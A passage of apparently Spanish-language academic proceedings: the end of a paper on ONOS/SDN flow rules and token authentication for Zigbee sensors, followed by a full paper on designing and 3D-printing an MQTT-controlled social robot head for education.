Supongamos que tenemos una red Zigbee con varios sensores de temperatura y humedad distribuidos en un edificio. El controlador SDN quiere optimizar la red para priorizar el tráfico de los sensores de temperatura cuando la temperatura ambiente supera un umbral específico, ya que es crucial para la gestión del sistema de climatización del edificio.

Regla de Flujo

Condiciones:

- Tipo de datos: Temperatura
- Nivel de batería: Mayor al 20%
- Potencia de la señal (RSSI): Mayor a -70 dBm
- Temperatura medida: Mayor a 25°C

Acciones:

- Priorizar el tráfico de estos sensores.
- Reenviar los datos de estos sensores a un servidor específico para procesamiento inmediato.
- Reducir el intervalo de muestreo a cada 5 segundos para obtener datos más frecuentes.

Ejemplo de Regla de Flujo (Pseudocódigo)

```
{
  "flow_rule": {
    "match_fields": {
      "sensor_type": "temperature",
      "battery_level": ">20%",
      "rssi": ">-70dBm",
      "temperature": ">25°C"
    },
    "actions": [
      {
        "action_type": "set_priority",
        "priority_level": "high"
      },
      {
        "action_type": "forward",
        "destination": "processing_server_1"
      },
      {
        "action_type": "set_sampling_interval",
```

```
          "interval": "5s"
        }
      ]
    }
}
```

Explicación

- **match_fields**: Define los criterios para que un paquete de datos coincida con esta regla de flujo. En este caso, el sensor debe ser de tipo temperatura, tener un nivel de batería superior al 20%, una potencia de señal mayor a -70 dBm y una temperatura medida superior a 25°C.
- **actions**: Define las acciones que se tomarán si un paquete de datos coincide con los campos especificados. Aquí, se establece una prioridad alta para el tráfico de estos sensores, se reenvían los datos a un servidor de procesamiento específico y se ajusta el intervalo de muestreo a 5 segundos.

Este es un ejemplo simplificado, pero ilustra cómo se pueden usar los parámetros de los sensores Zigbee en la toma de decisiones y la optimización de una red SDN.

3.2 Contexto 2

Se muestra a continuación, un ejemplo de una regla de flujo para un controlador ONOS (Open Network Operating System) basada en el identificador de un dispositivo Zigbee. Supongamos que tenemos un sensor Zigbee con el identificador sensor-01. Queremos crear una regla de flujo que priorice el tráfico de este sensor y reenvíe sus datos a un servidor específico para análisis.

Regla de Flujo en ONOS

- Identificador del Dispositivo: sensor-01
- Acciones:
    - Establecer una alta prioridad para el tráfico de sensor-01.
    - Reenviar el tráfico a un puerto específico donde se encuentra el servidor de análisis.

Ejemplo de Regla de Flujo (Pseudocódigo ONOS)

```
{"priority": 40000, "timeout": 0, "isPermanent": true,
"deviceId": "of:0000000000000001", "treatment": {
"instructions": [ { "type": "OUTPUT", "port": "3" } ]
}, "selector": { "criteria": [ { "type": "ETH_TYPE",
"ethType": "0x0800" }, { "type": "IPV4_SRC", "ip":
"192.168.1.101/32" } ] } }
```

Desglose del Pseudocódigo

- priority: Establece la prioridad de la regla. En este caso, 40000 es una prioridad alta.
- timeout: Establece el tiempo de expiración de la regla. 0 significa que la regla es permanente.
- isPermanent: Indica si la regla es permanente (true).

- deviceId: El ID del dispositivo OpenFlow en ONOS donde se aplicará la regla. En este caso, of:0000000000000001 es un ejemplo.
- treatment: Define las acciones a realizar en los paquetes que coinciden con los criterios de selección.
    - **instructions**: Especifica las instrucciones a ejecutar. En este caso, reenviar el tráfico al puerto 3.
- **selector**: Define los criterios para seleccionar los paquetes a los que se aplicará la regla.
    - **criteria**: Una lista de criterios. En este caso:
        - **ETH_TYPE**: Filtra los paquetes Ethernet de tipo IPv4 (0x0800).
        - **IPV4_SRC**: Filtra los paquetes cuyo origen IPv4 es 192.168.1.101, que corresponde a sensor-01.

Adaptación a un Dispositivo Zigbee

Para un dispositivo Zigbee, se podría necesitar adaptar el selector a los identificadores y protocolos específicos de Zigbee. Por ejemplo, si Zigbee usa una dirección MAC o un identificador específico en la capa de enlace, podrías ajustar los criterios del selector para que coincidan con esos parámetros.

Ejemplo Adaptado para Zigbee

```
{"priority": 40000, "timeout": 0, "isPermanent": true,
"deviceId": "of:0000000000000001", "treatment": {
"instructions": [ { "type": "OUTPUT", "port": "3" } ]
}, "selector": { "criteria": [ { "type": "MAC_SRC",
"mac": "00:0d:6f:00:01:23:45:67" } ] } }
```

En este caso, 00:0d:6f:00:01:23:45:67 es la dirección MAC del sensor Zigbee sensor-01.

En este ejemplo se muestra cómo crear una regla de flujo en ONOS basada en el identificador de un dispositivo Zigbee, priorizando su tráfico y reenviándolo a un servidor de análisis específico. De igual modo a lo explicado en los párrafos anteriores, se puede implementar un sistema de validación y acceso mediante un token gestionado por un protocolo de seguridad estándar abierto [9],[10] y [11]

Crear un sistema de acceso seguro para la conexión de un sensor Zigbee utilizando un token gestionado mediante un controlador SDN como ONOS implica varios pasos.

A continuación, un posible enfoque:

Paso 1: Configuración del Sensor Zigbee

- Asignación de un Token de Autenticación: Cada sensor Zigbee debe tener un token único que se utilizará para autenticar su conexión.
- Implementación de Mecanismos de Seguridad: Asegúrate de que el sensor tenga habilitados mecanismos de cifrado y autenticación de Zigbee.

Paso 2: Gestión de Tokens

- Generación y Distribución de Tokens: Un servidor de gestión de tokens (Token Management Server) se encargará de generar y distribuir tokens a los sensores Zigbee de forma segura.
- Almacenamiento Seguro de Tokens: Los tokens deben almacenarse de manera segura tanto en los sensores como en el servidor.

Paso 3: Controlador SDN (ONOS)

- Integración del Controlador SDN con el Servidor de Gestión de Tokens: El controlador ONOS debe ser capaz de comunicarse con el servidor de gestión de tokens para verificar la autenticidad de los tokens.

- Configuración de Reglas de Flujo Basadas en Tokens: El controlador SDN ONOS debe configurar reglas de flujo para permitir o denegar el tráfico de los sensores basándose en la verificación del token.

Proceso de Conexión Segura

Paso 1: Solicitud de Conexión

El sensor Zigbee intenta conectarse a la red y envía su token de autenticación al controlador SDN ONOS.

Paso 2: Verificación del Token

El controlador ONOS recibe la solicitud y el token, y verifica el token con el servidor de gestión de tokens.

Si el token es válido, el controlador ONOS permite la conexión del sensor estableciendo reglas de flujo adecuadas.

Paso 3: Establecimiento de Reglas de Flujo

El controlador ONOS configura reglas de flujo específicas para permitir el tráfico de datos del sensor Zigbee a través de la red.

Ejemplo de Implementación

Regla de Flujo en ONOS para un Sensor Zigbee Autenticado

```
{ "priority": 40000, "timeout": 3600, "isPermanent":
false, "deviceId": "of:0000000000000001", "treatment":
{ "instructions": [ { "type": "OUTPUT", "port": "3" } ]
}, "selector": { "criteria": [ { "type": "MAC_SRC",
"mac": "00:0d:6f:00:01:23:45:67" } ] } }
```

Implementación Detallada

1. Servidor de Gestión de Tokens
   - Generación de Tokens: El servidor debe tener una API para generar y distribuir tokens a los sensores Zigbee.
   - Verificación de Tokens: Una API para verificar tokens recibidos desde el controlador SDN.

2. Controlador SDN (ONOS)
   - Integración con el Servidor de Gestión de Tokens:
     - Configura el controlador ONOS para interactuar con la API del servidor de gestión de tokens.
     - Usa un módulo de autenticación en ONOS que se comunique con el servidor de gestión de tokens.

3. Sensor Zigbee
   - Envía el Token al Intentar Conectarse: El sensor envía su token como parte del proceso de conexión inicial.
   - Recibe la Confirmación de Conexión: Si el token es válido, el sensor recibe la confirmación de que está conectado a la red.

3.3 Consideraciones de Seguridad

- Cifrado de Comunicación: Utiliza cifrado para las comunicaciones entre el sensor Zigbee y el controlador SDN, así como entre el controlador y el servidor de gestión de tokens.

- Rotación de Tokens: Implementa políticas de rotación de tokens para mejorar la seguridad.
- Autenticación Mutua: Considera usar autenticación mutua para asegurar que tanto el sensor como el controlador se autentiquen entre sí.

Este enfoque proporciona una manera segura y controlada de gestionar las conexiones de sensores Zigbee a través de un controlador SDN ONOS utilizando tokens de autenticación.

4 Conclusiones

Este trabajo muestra el potencial de la inclusión de la tecnología SDN en las redes IoT. Se trata solamente de una muestra, pues es una tarea que se encuentra en desarrollo en el marco del proyecto de investigación mencionado cuyo marco es más amplio y a futuro busca encontrar consensos y establecer criterios para una recomendación de estandarización en la ITU-T donde el grupo está trabajando desde el año 2018.

Referencias

1. Unión Internacional Telecomunicaciones Recomendación UIT-T X.1361 “Marco de seguridad para la Internet de las cosas basado en el modelo de pasarela” URL: https://www.itu.int/rec/dologin_pub.asp?lang=e&id=T-REC-X.1361-201809-I!!PDF-S&type=items
2. Open Networking Foundation “Software-Defined Networking (SDN) Definition” URL: https://opennetworking.org/sdn-definition
3. Open Networking Foundation “Open Network Operating System (ONOS®)” URL: https://opennetworking.org/onos/
4. K. K. Karmakar, V. Varadharajan, S. Nepal and U. Tupakula, "SDN Enabled Secure IoT Architecture," 2019 IFIP/IEEE Symposium on Integrated Network and Service Management (IM), Arlington, VA, USA, 2019, pp. 581-585.
5. Bolatti D. Gramajo S. Scappini R. et al. - Technical Report ITU-T YSTR-IADIoT, "Intelligent Anomaly Detection System for IoT". SG20-TD1191 Study Group 20 URL https://www.itu.int/ITU-T/workprog/wp_item.aspx?isn=17917 - Aprobado Julio 2024 (en prensa)
6. Connectivity Standards Alliance “Zigbee La Solución completa para todos los dispositivos inteligentes” URL: https://csa-iot.org/es/todas-las-soluciones/ZigBee//
7. Scappini, Reinaldo et al. “Trabajando con SDN y OPENFLOW” URL: https://ria.utn.edu.ar/handle/20.500.12272/4435
8. VASCONCELOS, Cesar Rocha, et al. Enabling high-level network programming: A northbound API for Software-Defined Networks. En 2017 International Conference on Information Networking (ICOIN). IEEE, 2017. p. 662-667. URL: https://ieeexplore.ieee.org/abstract/document/7899569/
9. Bertolín,J. “Identificación, análisis y evaluación de la seguridad en las Comunicaciones con tecnología ZigBee” URL: https://www.redeweb.com/_txt/682/114.pdf
10. S. Sciancalepore, G. Piro, D. Caldarola, G. Boggia and G. Bianchi, "OAuth-IoT: An access control framework for the Internet of Things based on open standards," 2017 IEEE Symposium on Computers and Communications (ISCC), Heraklion, Greece, 2017, pp. 676-681, doi: 10.1109/ISCC.2017.8024606.
11. Cipriano, M. et al. “Criptografía Liviana para aplicar en IoT e IIoT” XXIV Workshop de Investigadores en Ciencias de la Computación (WICC 2022, Mendoza) pag. 604 – 607 URL: https://sedici.unlp.edu.ar/handle/10915/144941

Diseño y creación de una cabeza robot social IoT

Néstor Balich[1], Franco Balich[1], Berenice Balich[1]
Assem Bekbolatkyzy[2], Sadri Dridi [2]

[1] Universidad Abierta Interamericana. Facultad de Tecnología Informática.
Centro de Altos Estudios en Tecnología Informática.
Laboratorio de Robótica e Inteligencia Artificial. Montes de Oca 745, Buenos Aires, Argentina
[2] Minerva University.
14 Mint Plaza Suite 300. San Francisco. United States

{nestor.balich, francoadrian.balich}@uai.edu.ar, bereni-celourdes.balich@alumnos.uai.edu.ar
{Assem, Sadri.Dridi}@uni.minerva.edu

Resumen. Los últimos avances tecnológicos proporcionan nuevas herramientas de desarrollo y prototipado de hardware y software que sumados a los avances de la inteligencia artificial (IA) nos permiten desarrollar robots sociales, de forma rápida y a un bajo costo. En este trabajo planteamos el diseño y fabricación de una cabeza para un robot humanoide con capacidad de expresar emociones, con el fin de mejorar las interfaces hombre maquina e investigar sobre interacciones sociales aplicadas a los entornos educativos, principalmente enfocados a un profesor robot con inteligencia artificial que sea capaz de identificar las emociones de los alumnos. También los avances en internet de las cosas (IoT) brindan un nuevo escenario de aplicación e investigación dando lugar a la IoT cognitiva (CIoT) a los robots IoT (IoRT) y al uso de la IA en microservicios.

Palabras clave: cabeza de robot humanoide, fabricación aditiva, iot, ciot, iort, computación afectiva, diseño asistido por computadora.

1. Introducción

La computación afectiva ha sido un tema reciente de investigación en las ciencias de la computación [1]. Fue definida por Rosalind Picard en el año 1995 como “la informática que se relaciona con las emociones, no sólo con las consideradas más importantes, como la alegría o la tristeza, sino también con el interés, el aburrimiento o la frustración, que son las que se dan en relación con los ordenadores.” [2]. Se enfoca en crear programas y dispositivos capaces de interactuar socialmente con los seres humanos, que puedan reconocer, interpretar, procesar y estimular las emociones [1]. El trabajo [1] plantea el reconocimiento de la emoción humana mediante el software “Emotion Detection Asset” como entrada del sistema, basado en el modelo categórico de las emociones humanas sobre 7 expresiones faciales universales, 1) Enojo, 2) Asco, 3) Miedo, 4) Felicidad ,5) Tristeza, 6) Sorpresa 7) Desprecio Fig. 1 [2], en nuestro modelo agregamos una

octava emoción 8) Neutralidad. En nuestro caso esta parte de la investigación solo nos servirá de guía para las expresiones que deberá realizar el robot, con la menor cantidad posible de movimiento y actuadores mecatrónicos.



Fig. 1 Paul Ekman conjunto de siete emociones básicas y universales

Si agregamos a esta ecuación la posibilidad de desarrollar robots con capacidades de empatizar con sus usuarios llamados robots sociales (RS) y la capacidad de los nuevos modelos de IA que permiten desarrollar software que pueda simular empatía, hablar como un humano y generar interacciones cada vez más fluidas, como por ejemplo ChatGPT y Gemini. Hacen de sumo interés para una posterior investigación y desarrollo de sistemas basados en los sentimientos. Por ello consideramos fundamental como primer paso crear nuestro propio robot, con el fin de explorar esta dupla entre modelos de IA y robots empleados en la educación.

Existen numerosos artículos sobre el uso de la robótica en educación y sus beneficios como lo cita [4] “La robótica educativa, se ha ido consolidando a través de la última década, como una audaz herramienta para fomentar, a temprana edad, el interés de niños y adolescentes en el mundo de la mecatrónica es por ello que con el desarrollo de la tecnología se han ido implementando a la par, numerosas estrategias para generar en los robots, un atractivo para los niños y jóvenes”.

“Internet de las cosas comenzó como un concepto en 1991, cuando se colocó una máquina de CocaCola en la Universidad Carnegie Melon que permitía a una persona ver si había una bebida” [5]. En este artículo se explican varias tecnologías de impresión 3D para prototipado rápido a partir de modelos CAD, las cuales utilizaremos en este proyecto.

Para poder crear nuestra cabeza robots decidimos abordar un nuevo paradigma que emerge, los robots IoRT término acuñado por Dan Kara en ABI Research en 2014 [6], que van desde sistemas multirobótico (MRS) a sistemas únicos de robot únicos basado en computación distribuida. Los MRS constan de "diferentes formas, tamaños y capacidades de robots, ha recibido una gran atención por parte de los investigadores y se está implementando en una variedad de aplicaciones del mundo real. Desde sensores y actuadores mejorados por tecnologías de comunicación hasta potentes sistemas informáticos que utilizan algoritmos avanzados de Inteligencia Artificial (IA), han impulsado rápidamente el desarrollo de MRS, por lo que el Internet de las cosas (IoT) en

MRS se ha convertido en un tema nuevo, concretamente el Internet de las cosas robóticas. (IoRT)" [7].

Si bien nuestro trabajo se centra en la creación física de una cabeza robot humanoide, se realizó aplicando los lineamientos de los sistemas llamados "Automatización Robótica de Procesos" (RPA) [8], la implementación de programas robóticos (softbots y autómatas) basados en microservicios, programación distribuida e inteligencia artificial base fundamental para segunda parte de nuestra investigación.

Para el diseño y prototipado se utilizó una herramienta para diseño asistido por computadora (CAD) llamada SolidWorks, generando varios de prototipos y empleando también su simulación física con el objetivo de minimizar las impresiones 3D de las partes de la cabeza humanoide.

Otro estudio interesante es el [9] en donde se analizan robots sociales como "NAO , KASPAR, Moxie, QTrobot y AIBO que en general plantea el desarrollo de robots sociales para niños con TEA y analiza los trabajos de Su y Shuzhi que "propusieron una metodología para diseñar la apariencia y los métodos de interacción de los robots sociales" del cual consideramos pertinente tomar las tres variables de atributos para robots sociales:

1. Las **situaciones** incluyen preguntas como el idioma nativo y la cognición del robot, cultura y escena.
2. Los **objetos** incluyen quién, cómo y objetivo.
3. Los **roles** incluyen género, biosociología, diferenciación social, situación cultural y roles.

Considerando también lo expresado por "Bartneck y Forlizzi [10] que propusieron un marco centrado en el diseño para la interacción social entre humanos y robots. El marco contiene las siguientes propiedades: forma, modalidad, normas sociales, autonomía e interactividad"

1) En cuanto a la situación el idioma del robot será español con alternativa inglés, centrado en la cultura latina.
2) El objetivo final de todo el proyecto es de crear un nuevo profesor robot basado en IA, para ello el primer objetivo es crear una cabeza robótica humanoide con capacidad de expresar emociones con técnicas de metodologías agiles, diseño 3d, IoT, hardware libre enfocado en los nuevos paradigmas de robots sociales, software robot, microservicios y redes distribuidas en tiempo real.
3) Los roles serán de carácter general y la interacción del robot será como auxiliar del docente.

2. Hardware

Basados en la reducción de costos y características del modelo IoRT se optó por una placa Wemos DR1, ya que cuenta con programación en C++ compatible con Arduino, conexión wifi-integrada, comunicación I2C y varias líneas PWM para el control de

servomotores SG90. Con una amplia cantidad de librerías de software libre y una gran comunidad de desarrolladores. Definiendo las especificaciones para la cabeza en:

- **Ojos:** los ojos deben poder moverse y poseer apertura y cierre de parpados, utilizando los servomotores SG90.
- **Boca:** utilizar 3 matrices leds "4x4 5050 16bit Ws2812b" con comunicación I2C para reducir la cantidad de cables.
- **Cuello:** El cuello debe tener 2 grados de libertad permitiendo inclinación y rotación, utilizando un servomotor MG996 para cada eje de rotación.
- **Cámara:** Se debe acoplar una webcam LogitecC920 para permitir reconocimiento de emociones en la siguiente fase de la investigación.

3. Diseño y fabricación

El desarrollo debe poder imitar la expresión de las emociones humanas. Creando una cabeza con base en especificaciones antropomórficas de una cabeza humana.

Los tipos de cabeza robóticas se dividen en "Antropomorfas, zoomorfas y tecno mórficas que son las categorías incluidas en el número de clasificaciones de cabezas robóticas según su apariencia, funcionalidad o características de comportamiento" [11]. En base al trabajo realizado en [12] proponemos una cabeza robótica que combine característica de las antropomórficas y la tecnomórfas con el objetivo de reducir los tiempos de desarrollo, disminuir la cantidad de grados de libertad y potenciar la expresividad.

Boca

Se diseñó una boca modular con conexión I2C con una matriz final de 16x3 leds Fig. 2. La cual permite dibujar labios de forma matricial, secuencias de movimientos, animaciones y reproducción de texto. Este tipo de boca robótica tecnomórfa permite una mayor velocidad de respuesta para el sincronizado de voz y movimiento de los labios. Este tipo de matriz se seleccionó porque al tener leds RGB permitió establecer 3 tipos de colores básicos asociados a las emociones. 1) Rojo: Felicidad 2) Amarillo: Enojo 3) Azul: Tristeza 4) Verde: Neutralidad Fig. 3. Luego se realizó una encuestra sobre 30 alumnos sobre el reconicimiento de 4 emociones basales Tabla 1.




Fig 2. Diseño de boca matriz led



Fig 3. Emociones basales 1) Rojo: Felicidad 2) Amarillo: Enojo 3) Azul: Tristeza 4) Verde: Neutralidad

Tabla 1. Porcentaje de reconocimiento de emoción sobre 30 alumnos.

Emoción	% de reconocimiento
Felicidad	100
Enojo	60
Tristeza	100
Neutralidad	65

Ojos

En este punto propusimos un modelo de ojo humano para el modelo de cabeza robótica mixta, pues de esta forma tendría una apariencia más cercana a un humanoide. Se evaluaron dos tipos de modelos de ojos:

1) **Basado en ejes rígidos**: con tres servomotores uno para el eje horizontal de los dos ojos y un motor individual para el movimiento vertical de cada glóbulo ocular, y dos servomotores uno para cada parpado [13] siendo un modelo simple. En la Fig. 4 se puede ver el primer prototipo diseñado.




Fig 4. Diseño del primer prototipo de ojos

2) **Basado en músculos y tendones**: [14], este modelo es más realista pero mucho más complejo y costoso de realizar Fig. 5. Por lo cual no fue seleccionado.




Fig. 5. Diseño basado en músculos tensores

Optamos por realizar nuestro diseño basado en la primera opción, aumentando la cantidad de movimientos de cada ojo desacoplando el movimiento horizontal. De esta forma cada ojo es independiente con tres grados de libertad, glóbulo movimiento horizontal, glóbulo movimiento vertical y apertura de parpados. Si bien esto ocasiona la utilización de un servomotor adicional, nos permitió simplificar el diseño, generar mas expresiones y poder disminuir la distancia entre ojos a un modelo más realista Fig. 6 y luego de 5 ajustes e impresiones puede verse el prototipo final en el centro y a la derecha de la imagen Fig. 7 el cual solo se realizó un cambio de bastidor para ajustarlo a la base de mejor forma.




Fig. 6. Diseño prototipo 2




Fig. 7. Prototipo final

Cuello

Para el cuello se realizaron dos articulaciones una montada sobre la base del cuello que permitirá el cabeceo adelante y atrás sobre la base de los hombros, y otra a nivel cabeza que permite el giro hacia los lados Fig. 8.




Fig. 8. Diseño rotación hacia los lados.

Cabeza

Para el diseño de la cabeza se integraron todas las partes y se generaron tres prototipos en SolidWorks 2021, consultando con 30 alumnos cuales eran más expresiva y agradables, al mismo tiempo que se contemplaba su funcionalidad en cuanto a ubicación de actuadores, manipulación, dureza y resistencia. Se modularizaron las partes de la cara y en el prototipo final impreso solo se cambió el rostro agregando cejas y nariz Fig. 9, optándose por el prototipo tecno humanoide Fig. 10.




Fig. 9. Prototipo de cabeza mono




Fig. 10. Prototipo de cabeza tecno humanoide

Dado los lineamientos para IoRT y de los RPA empleados para orquestar flujos de trabajo de servicios que automatizan tareas voluminosas repetitivas y basadas en reglas por lo general en bancos, nos enfocamos en una propuesta combinándolos.

"Las tendencias emergentes del Internet cognitivo de las cosas (CIoT) están revolucionando la automatización de procesos industriales al infundir inteligencia en las interacciones generalizadas y la automatización de procesos de los activos empresariales" [8]. Este tipo de tecnología permite la escalabilidad, el trabajo distribuido y aborda los problemas de latencia en redes y desacoplar el backend del frontend, objetivo de la siguiente parte de la investigación.

Los datos generados a partir de IoT en su mayoría no están estructurados y dependen en su mayoría de la salida de un servidor centralizado, como en un modelo tradicional de server broker MqTT.

Para el futuro modelo planteamos evaluar la aplicación de un modelo IoRT basado en APIs y de esta forma integrar servicios de IA de reconocimiento de imágenes, texto y conversacionales, sumados al control a distancia.

En esta etapa implementamos un sencillo servidor MqTT con Mosquitto que nos permitiera enviar los paquetes json con las emociones que debía expresar la cabeza creando el siguiente formato de datos Tabla 2:

Tabla 2. Formato de datos a enviar al robot.

Actuador	Datos en formato json
Ojo izquierdo	{"tipo":"ojo_izquierdo","x":20,"y":20,"p":20}
Ojo derecho	{"tipo":"ojo_derecho","x":20,"y":20,"p":20}
Cuello	{"tipo":"cuello","valor":"90""}
Acciones	{"tipo":"hablar","valor":"Hola ¿Cómo estas?"}
Emocion	{"tipo":"emocion","valor":"positive""}

Se realizó un programa en C++ para el controlador wemos DR1 Fig. 11 a la derecha, el cual se conecta a la wifi y vía internet, al servidor broker MqTT, corriendo en un servidor Linux en la nube, que luego se suscribe al topic "sendrobot".



Fig. 11. Cabeza robot terminada y vista del controlador IoT.

También se creó una interfaz de control IoT para el usuario en JavaScript con node.js. Esta aplicación web Fig. 12 se ejecuta en el mismo servidor y es la encargada de publicar en el topic “sendrobot” las ordenes de control IoT. Al ser una aplicación web puede ejecutarse desde cualquier dispositivo que cuente con un navegador.



Fig 12. Frontend control de cabeza robot

4. Conclusiones y trabajo a futuro

Este trabajo permitió integrar alumnos de la universidad de minerva del área de finanzas y sistemas con los propios de la carrera de ingeniería en sistemas. Se abordó con éxito y se probaron conceptos y modelos como el IoRT, CiOT y de otras disciplinas como RPA de finanzas, el enfoque psicológico del trabajo sobre niños con TEA. Todo esto permitió diseñar una cabeza robot social IoRT totalmente funcional, que expresa emociones y la creación de un modelo de software de control IoT escalable sobre la base de MqTT preparado para API Rest. Las técnicas de CAD utilizadas fueron adecuadas y permitió realizar el proyecto en 6 meses con 1 clase por semana los sábados de 4 horas. Se logró al mismo tiempo formar a los alumnos en diferentes tecnologías sentando las bases para la continuidad del proyecto.

A futuro es necesario mejorar la expresividad del robot dado que algunas de las emociones no son 100% reconocidas Tabla 1, para solucionarlos se agregarán cejas móviles a la cabeza robot. También se realizará un software de reconocimiento de emociones para que los alumnos puedan interactuar con el robot mediante un chat con inteligencia artificial. Otra forma de aumentar la expresividad es mediante la sinterización de voz, con las primeras pruebas notamos que al hablar el robot no siempre sincroniza los labios siendo un tema para investigar y solucionar.

Esperamos este trabajo sea una guía de trabajo para el desarrollo de una cabeza robótica, un ejemplo de el abordaje de diferentes disciplinas y técnica en un proyecto conjunto, poniendo en escena nuevas tecnologías y modelos para motivar su investigación.

Referencias

1. Roldan, A., Yapura, P. F., Ierache, J. S., Sattolo, I. I., Elkfury, F., & Chapperon, G. (2023). Interacción humano-robot en el contexto de la computación afectiva asociando estados emocionales al comportamiento de un robot. In XXVIII Congreso Argentino de Ciencias de la Computación (CACIC)(La Rioja, 3 al 6 de octubre de 2022).
2. R. Picard, Affective Computing, 1995.
3. P. Ekman, W. V. Friesen, M. O'Sullivan, A. Chan, I. Diacoyanni-Tarlatzis, K. Heider, R. Krause, W. A. LeCompte, T. Pitcairn, P. E. Ricci-Bitti, K. Scherer y M. Tomita, «Universal and cultural differences in the judgments of facial expressions of emotion» 1987.
4. Criollo Campoverde, J. D., Rivera Álvarez, F. I., & Rodríguez Galarza, G. D. (2023). Diseño e implementación de robots didácticos.
5. Trisha and S. D. Kumar, "Design and Development of IoT-based Robot," 2020 International Conference for Emerging Technology (INCET), Belgaum, India, 2020, pp. 1-4, doi: 10.1109/INCET49848.2020.9154175.
6. D. Kara, The Internet of robotic things (iort), greatly expanding capabilities and business opportunities, www .abiresearch .com /press /the -internet -of -robotic things -iort -greatly -expand/, 2014.
7. Kabir, H., Tham, M. L., & Chang, Y. C. (2023). Internet of robotic things for mobile robots: concepts, technologies, challenges, applications, and future directions. Digital Communications and Networks, 9(6), 1265-1290.
8. Bhadra, P., Chakraborty, S., & Saha, S. (2023). Cognitive IoT Meets Robotic Process Automation: The Unique Convergence Revolutionizing Digital Transformation in the Industry 4.0 Era. In Confluence of Artificial Intelligence and Robotic Process Automation (pp. 355-388). Singapore: Springer Nature Singapore.
9. Cano, S., Díaz-Arancibia, J., Arango-López, J., Libreros, J. E., & García, M. (2023). Design path for a social robot for emotional communication for children with autism spectrum disorder (ASD). Sensors, 23(11), 5291.
10. Bartneck, C.; Forlizzi, J. A design-centred framework for social human-robot interaction. In Proceedings of the RO-MAN 2004, 13th IEEE International Workshop on Robot and Human Interactive Communication (IEEE Catalog No. 04TH8759), Kurashiki, Japan, 20–22 September 2004; pp. 591–594.
11. MAVJ Muthugala, MKBS Munasinghe, MHC Lakshan, LHH Madurangi, and AGBP Jayasekara, Design of an Interactive Robotic Head with Human-like Movements, 2013 IEEE 8th International Conference on Industrial and Information Systems.
12. J. Alagenio, E. J. L. Jabanes, C. P. Genobiagon and N. B. Linsangan, "Hardware Development of a Humanoid Robot Head: “Gabot”," 2021 IEEE 13th International Conference on Humanoid, Nanotechnology, Information Technology, Communication and Control, Environment, and Management (HNICEM), Manila, Philippines, 2021, pp. 1-6, doi: 10.1109/HNICEM54116.2021.9731880
13. H. Miwa, T. Okuchi, H. Takanobu and A. Takanishi, "Development of a new human-like head robot WE-4," IEEE/RSJ International Conference on Intelligent Robots and Systems, Lausanne, Switzerland, 2002, pp. 2443-2448 vol.3, doi: 10.1109/IRDS.2002.1041634.
